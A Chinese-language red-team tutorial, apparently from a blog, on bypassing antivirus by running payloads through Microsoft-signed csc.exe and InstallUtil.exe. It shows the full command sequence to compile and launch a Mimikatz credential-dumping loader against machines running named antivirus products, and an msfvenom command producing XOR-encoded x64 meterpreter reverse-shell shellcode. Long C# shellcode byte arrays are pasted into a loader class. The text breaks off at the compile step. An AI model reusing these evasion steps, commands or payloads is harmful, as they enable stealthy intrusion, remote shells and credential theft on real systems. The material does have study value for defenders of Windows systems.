专注APT攻击与防御
https://micropoor.blogspot.com/

payload分离免杀思路第一季是专门针对x32系统，以及针对xp包括以下版本。而在实战中，目标机器多为Windows7以上版本。而服务器以x64位居多。在第一季中，借助了非微软自带第三方来执行Shellcode，这一季采取调用微软自带来执行Shellcode，这里就会有一个好处，调用自带本身一定就会有微软的签名，从而绕过反病毒软件。

介绍相关概念：

Windows自Windows XP Media Center Edition开始默认安装NET Framework，直至目前的Windows 10，最新的默认版本为4.6.00081.00。随着装机量，最新默认安装版本为4.7.2053.0。

csc.exe：

C#的在Windows平台下的编译器名称是Csc.exe，如果你的.NET FrameWork SDK安装在C盘，那么你可以在C:\WINNT\Microsoft.NET\Framework\xxxxx目录中发现它。为了使用方便，你可以手动把这个目录添加到Path环境变量中去。用Csc.exe编译HelloWorld.cs非常简单，打开命令提示符，并切换到存放 test.cs文件的目录中，输入下列行命令:csc /target:exe test.cs 将Ttest.cs编译成名为test.exe的console应用程序

```
//test.cs
using System;
class TestApp
{
   public static void Main()
   {
    Console.WriteLine("Micropoor!");
   }
}
```

InstallUtil.exe：

微软官方介绍如下：

The Installer tool is a command-line utility that allows you to install and uninstall server resources by executing the installer components in specified assemblies. This tool works in conjunction with classes in the System.Configuration.Install namespace.

This tool is automatically installed with Visual Studio. To run the tool, use the Developer Command Prompt (or the Visual Studio Command Prompt in Windows

7). For more information, see Command Prompts.

https://docs.microsoft.com/en-us/dotnet/framework/tools/installutil-exe-installer-tool

关于两个文件默认安装位置：（注意x32，x64区别）


C:\Windows\Microsoft.NET\Framework\
C:\Windows\Microsoft.NET\Framework64\
C:\Windows\Microsoft.NET\Framework\
C:\Windows\Microsoft.NET\Framework64\

文章采取2种demo来辅助本文中心思想。

demo1：


以抓密码为例：测试环境：目标A机安装了360套装。目标机B安装了小红伞，NOD32。目标机安C装了麦咖啡。

生成秘钥：




```
C:\Us[redacted]sktop>sn -k installutil.snk

Microsoft(R) .NET Framework 强名称实用工具 版本 4.0.30319.17929
版权所有(C) Microsoft Corporation。保留所有权利。

密钥对写入到 installutil.snk

[redacted]p>
```

执行：C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /target:library /out:Micropoor.exe /keyfile:C:\Users\Johnn\Desktop\installutil.snk /unsafe C:\Users\Johnn\Desktop\mimi.cs




```
C:\Users\Johnn\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /
r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /target:library /ou
t:Micropoor.exe /keyfile:C:\Users\Johnn\Desktop\installutil.snk /unsafe C:\Users
\Johnn\Desktop\mimi.cs
Microsoft(R) Visual C# 编译器版本 4.0.30319.36415
用于 Microsoft(R) .NET Framework 4.5
版权所有 (C) Microsoft Corporation。保留所有权利。
```

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U C:\Users\Johnn\Desktop\Micropoor.exe



```
C:\Windows\system32>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.
exe /logfile= /LogToConsole=false /U C:\Users\[redacted]\Desktop\Micropoor.exe
Microsoft (R) .NET Framework 安安装装实实用用工工具具版版本本 4.0.30319.36415
版版权权所所有有 (C) Microsoft Corporation。 。 保保留留所所有有权权利利。 。

Hello There From Uninstall
Downloaded Latest
Preferred Load Address = 140000000
Allocated Space For 65000 at 2420000
Section .text    , Copied To 2421000
Section .rdata   , Copied To 244F000
Section .data    , Copied To 2479000
Section .pdata   , Copied To 247D000
Section .rsrc    , Copied To 247F000
Section .reloc   , Copied To 2483000
Delta = FFFFFFFEC2420000
Loaded ADVAPI32.dll
Loaded CRYPT32.dll
Loaded cryptdll.dll
Loaded NETAPI32.dll
Loaded NTDSAPI.dll
```




```
Loaded ntdll.dll
Loaded KERNEL32.dll
Loaded msvcrt.dll
Executing Mimikatz

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 13 2015 00:44:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 17 modules * * */


mimikatz(commandline) # /logfile=
ERROR mimikatz_doLocal ; "/logfile=" command of "standard" module not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)

            exit  -  Quit mimikatz
             cls  -  Clear screen (doesn't work with redirections, like PsExec)
```

demo2：


以msf为例：

生成shllcode

msfvenom --platform Windows -a x64 -p windows/x64/meterpreter/reverse_tcp_uuid LHOST=192.168.1.5 LPORT=8080 -b '\x00' -e x64/xor -i 10 -f csharp -o ./Micropoor.txt




```
root@John:/var/www/html# msfvenom --platform Windows -a x64 -p windows/x64/meterpreter/reverse_tcp_uuid LHOST=192.168.1.5 LPORT=8080 -b '\x00' -e x64/xor -i 10 -f csharp -o ./Micropoor.txt
/usr/share/metasploit-framework/lib/msf/core/opt.rb:55: warning: constant OpenSSL::SSL::SSLContext::METHODS is deprecated
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x64/xor
x64/xor succeeded with size 591 (iteration=0)
x64/xor succeeded with size 631 (iteration=1)
x64/xor succeeded with size 671 (iteration=2)
x64/xor succeeded with size 711 (iteration=3)
x64/xor succeeded with size 751 (iteration=4)
x64/xor succeeded with size 791 (iteration=5)
x64/xor succeeded with size 831 (iteration=6)
x64/xor succeeded with size 871 (iteration=7)
x64/xor succeeded with size 911 (iteration=8)
x64/xor succeeded with size 951 (iteration=9)
x64/xor chosen with final size 951
Payload size: 951 bytes
Final size of csharp file: 4850 bytes
Saved as: ./Micropoor.txt
```



```
root@John:/var/www/html# cat Micropoor.txt
byte[] buf = new byte[951] {
0x48,0x31,0xc9,0x48,0x81,0xe9,0x8e,0xff,0xff,0xff,0x48,0x8d,0x05,0xef,0xff,
0xff,0xff,0x48,0xbb,0xca,0x35,0x80,0x67,0xdc,0xcc,0x33,0x70,0x48,0x31,0x58,
0x27,0x48,0x2d,0xf8,0xff,0xff,0xff,0xe2,0xf4,0x82,0x04,0x49,0x2f,0x5d,0x25,
0xa0,0x8f,0x35,0xca,0xc8,0xea,0xd9,0x23,0xcc,0x8f,0x35,0x7d,0x3b,0x07,0xb6,
0x31,0xb6,0x45,0xd6,0xa2,0xc9,0x2f,0xed,0x94,0x14,0x38,0xe7,0xcd,0x7f,0x98,
0x23,0x2e,0xc7,0x58,0x91,0x01,0x4d,0xd3,0x29,0xc3,0x85,0xef,0x5f,0x80,0x88,
0x57,0x2f,0xa4,0x85,0xef,0xe8,0x73,0x35,0x6a,0xaa,0xd1,0x2b,0xae,0x7d,0x3d,
0x4d,0x63,0x98,0x7c,0x32,0x3d,0x58,0x37,0xfa,0xad,0x22,0xaf,0x02,0x19,0x03,
0x0a,0xd5,0x05,0x80,0x51,0xb5,0xd7,0x82,0xcf,0x51,0x03,0xe2,0x51,0xb5,0x60,
0x71,0x0c,0x94,0xe6,0x6b,0xa6,0x36,0x41,0xf7,0x0a,0x65,0xb4,0x3a,0xe6,0x67,
0xd0,0x35,0xbd,0xab,0x0e,0xe9,0xa8,0xbb,0xeb,0xf4,0xcb,0xc1,0x27,0xdf,0x1f,
0x75,0x6a,0x31,0x4f,0xc7,0x7a,0xdf,0x1f,0xc2,0x99,0x06,0xf9,0xf5,0xdf,0x64,
0x9f,0x78,0x9f,0xf4,0x7b,0x70,0xa2,0x68,0xcd,0x72,0xdd,0x43,0xb5,0xca,0x71,
0xd2,0x62,0x9e,0x30,0x79,0xdc,0x7d,0xc7,0x65,0xac,0x1f,0xf5,0xfd,0xda,0x25,
0xc7,0x65,0x1b,0xec,0x12,0x7a,0xed,0x91,0x62,0x15,0x1c,0x1b,0x30,0xc9,0x6d,
0xfd,0x70,0xb7,0xab,0xa8,0x87,0x07,0xd7,0x2e,0x1a,0x29,0x42,0x54,0xa3,0x9e,
0xd6,0x69,0xad,0xe7,0xc3,0x91,0x27,0x98,0x85,0x69,0xad,0x50,0x30,0x0e,0x7c,
0x26,0x68,0x3c,0x6d,0xd5,0xa6,0x54,0x13,0x2f,0x5d,0xde,0x7f,0xe0,0x74,0xe3,
0xdd,0x95,0x8e,0xcc,0x3d,0x80,0xd1,0x37,0xf4,0x0b,0xa8,0x7b,0xf3,0x01,0x14,
0xb3,0xf2,0x45,0xa8,0x7b,0x44,0xf2,0x83,0xc5,0x1c,0x85,0xc9,0x02,0xaf,0x75,
0xd1,0x87,0x45,0x9d,0x1f,0xa9,0xf4,0xb6,0x66,0x49,0xff,0x4e,0x05,0xc6,0xc4,
0x3e,0x86,0xd9,0x08,0x79,0xb2,0x08,0x45,0xfb,0x02,0xdf,0x41,0x79,0xb2,0xbf,
0xb6,0x31,0x8f,0xb1,0x7d,0x9f,0x80,0x78,0x57,0x3e,0x36,0x68,0x99,0xce,0x60,
0x0f,0xf2,0x89,0xf8,0xd2,0x4a,0x89,0xf4,0xbf,0x86,0xee,0x23,0x04,0x1b,0x3e,
0x3a,0x3e,0x43,0x6a,0x25,0x40,0x1b,0x3e,0x8d,0xcd,0x01,0xcd,0x95,0x25,0xc9,
0x0a,0x1a,0xc3,0x86,0x5e,0x92,0x98,0xac,0xec,0x3d,0x89,0x31,0x90,0x28,0x4b,
0xd7,0x2b,0x19,0x08,0x13,0x4c,0xd9,0x0a,0x2b,0x63,0xdb,0xbd,0xa2,0xf4,0x47,
0x5b,0x7d,0x2b,0xab,0x3e,0x86,0xec,0x9e,0x58,0x4b,0x2b,0x11,0xbe,0xfb,0xec,
0x9e,0x58,0x0b,0x2b,0x11,0x9e,0xb3,0xec,0x1a,0xbd,0x61,0x29,0xd7,0xdd,0x2a,
0xec,0x24,0xca,0x87,0x5f,0xfb,0x90,0xe1,0x88,0x35,0x4b,0xea,0xaa,0x97,0xad,
0xe2,0x65,0xf7,0xe7,0x79,0x22,0xcb,0xa4,0x68,0xf6,0x35,0x81,0x69,0x5f,0xd2,
0xed,0x33,0xc2,0x94,0x72,0x33,0x68,0x98,0xe3,0x66,0xd6,0x15,0x0a,0x2b,0xe8,
0x1a,0x64,0xe3,0xa4,0x15,0x42,0xae,0xa3,0xee,0x8b,0xab,0xa5,0xc5,0x5a,0xa0,
0x2b,0x82,0xa8,0x68,0xe4,0x35,0x43,0x2a,0xb3,0x79,0xba,0xab,0x5b,0xdc,0x4b,
0xa0,0x57,0x12,0xa4,0xe2,0x72,0x58,0x3b,0xe2,0x2b,0xab,0x2c,0x4f,0xe5,0xd4,
```


替换shellcode。



```
            }

    }

    public class Shellcode
    {
            public static void Exec()
            {

                    byte[] shellcode = new byte[1191] {
0x48,0x31,0xc9,0x48,0x81,0xe9,0x70,0xff,0xff,0xff,0x48,0x8d,0x05,0xef,0xff,
0xff,0xff,0x48,0xbb,0x9e,0xc3,0xb6,0xa7,0x76,0xa3,0x33,0x4a,0x48,0x31,0x58,
0x27,0x48,0x2d,0xf8,0xff,0xff,0xff,0xe2,0xf4,0xd6,0xf2,0x7f,0xef,0xf7,0x4a,
0x46,0xb5,0x61,0x3c,0xfe,0x2a,0x73,0x4c,0xcc,0xb5,0x61,0x8b,0x0d,0x71,0xde,
0xbd,0xad,0x77,0x7b,0xef,0x53,0xef,0x47,0xfb,0x14,0x02,0xb3,0x3b,0x49,0x58,
0x89,0x41,0xc7,0xd4,0x07,0x14,0x60,0x1b,0x7a,0xf5,0x29,0x63,0xc9,0x95,0xa5,
0x9f,0x7c,0x70,0x29,0x63,0x7e,0x66,0x96,0x45,0x8d,0xa7,0x81,0xf7,0xe2,0xca,
0x60,0xab,0xcb,0xa8,0x9e,0xb1,0xce,0x22,0xd7,0x65,0x71,0x7b,0x20,0x72,0xe1,
0xbd,0xfe,0x18,0x38,0x67,0x97,0xbc,0x60,0x78,0x7a,0x1e,0xb8,0x67,0x97,0x0b,
0x93,0xfb,0x8e,0x0a,0x7f,0x28,0x17,0x98,0x04,0xbd,0x4e,0xa9,0x60,0xd0,0x45,
0xbb,0xd7,0x0a,0x80,0x13,0xb3,0xde,0xa8,0x71,0x58,0xc4,0xe9,0xae,0x94,0x69,
0x66,0xf0,0x9d,0x40,0xef,0xd5,0x94,0x69,0xd1,0x03,0xd6,0xf4,0x8e,0xb8,0xce,
0x60,0xc3,0x76,0x58,0x74,0x58,0x0d,0x23,0xbb,0x61,0x47,0xef,0xba,0xe2,0xde,
0xe5,0x16,0xde,0x62,0x34,0x5a,0xd3,0x1b,0x52,0xd8,0x5f,0xa7,0xb0,0x5c,0xa5,
0x1b,0x52,0x6f,0xac,0xa1,0xfb,0x4d,0x8c,0xb7,0x46,0x5e,0xd1,0x62,0x84,0xeb,
0x7d,0xac,0x80,0xdf,0xe8,0xd5,0x4a,0x51,0xae,0x27,0xd2,0x10,0x89,0xf8,0xb7,
0x44,0x63,0x90,0x1c,0x91,0x4c,0x7c,0xb1,0x35,0x63,0x90,0xab,0x62,0x4a,0x76,
0xe8,0x5d,0x78,0xad,0x7b,0xa1,0x89,0x48,0x06,0xed,0xd4,0x42,0x1b,0x26,0x3e,
0x86,0xbc,0x3e,0x5f,0x51,0x9c,0x06,0xa4,0x52,0x55,0x4d,0xe8,0x9f,0x1d,0xc3,
0x20,0x54,0x39,0x4d,0xe8,0x28,0xee,0x88,0x4a,0xf7,0x20,0x85,0x88,0x4d,0x4d,
0x06,0x14,0xe3,0xe1,0xfa,0x3a,0x98,0xaa,0xb1,0xda,0x59,0x32,0x3c,0x49,0xe5,
0xfb,0xf8,0x53,0x0e,0x21,0x8b,0x87,0x64,0x3e,0x7c,0x55,0x69,0x21,0x8b,0x30,
0x97,0x32,0xcb,0x03,0xee,0x4c,0x9e,0x9d,0x67,0xfb,0x48,0xe2,0xb1,0x96,0x59,
0x80,0xd3,0x4c,0x86,0x58,0x62,0x17,0xf7,0x08,0x1c,0xa0,0x7a,0xc2,0x22,0xa0,
0x39,0x89,0xd9,0x24,0x7c,0xa0,0x22,0xa0,0x8e,0x7a,0x72,0xfb,0x5b,0x83,0xcd,
0x14,0xb7,0x4a,0x1c,0x10,0xcb,0x78,0x95,0x72,0x3e,0x3e,0xab,0xde,0x71,0xab,
0xb3,0xb4,0xc7,0x55,0xc5,0x83,0x40,0x2b,0x04,0x7a,0x46,0x90,0x41,0x85,0x1d,
0x2b,0x04,0xcd,0xb5,0x94,0x4d,0x1c,0x75,0xfc,0x68,0xce,0x6f,0x55,0x75,0x32,
0xc5,0x9c,0xd6,0x7d,0xf1,0xe2,0xbb,0x88,0x16,0x15,0xc3,0x3a,0xd1,0xb4,0x3e,
0x86,0x7c,0xa2,0x0d,0xbb,0x14,0x30,0x38,0xde,0x7c,0xa2,0xba,0x48,0x05,0x19,
0xb6,0x3f,0xe0,0xd9,0x29,0xe6,0xd1,0x04,0x8f,0x06,0xcb,0x70,0x0a,0x0c,0x66,
0xca,0x35,0xd5,0x57,0x40,0x5a,0xa5,0x7b,0x58,0xa0,0xcb,0xe0,0x8e,0xdb,0x60,
0xff,0x5e,0xf3,0xcb,0xe0,0x39,0x28,0x90,0x3c,0x94,0x6e,0xe6,0xc8,0xe6,0x3b,
```

编译：

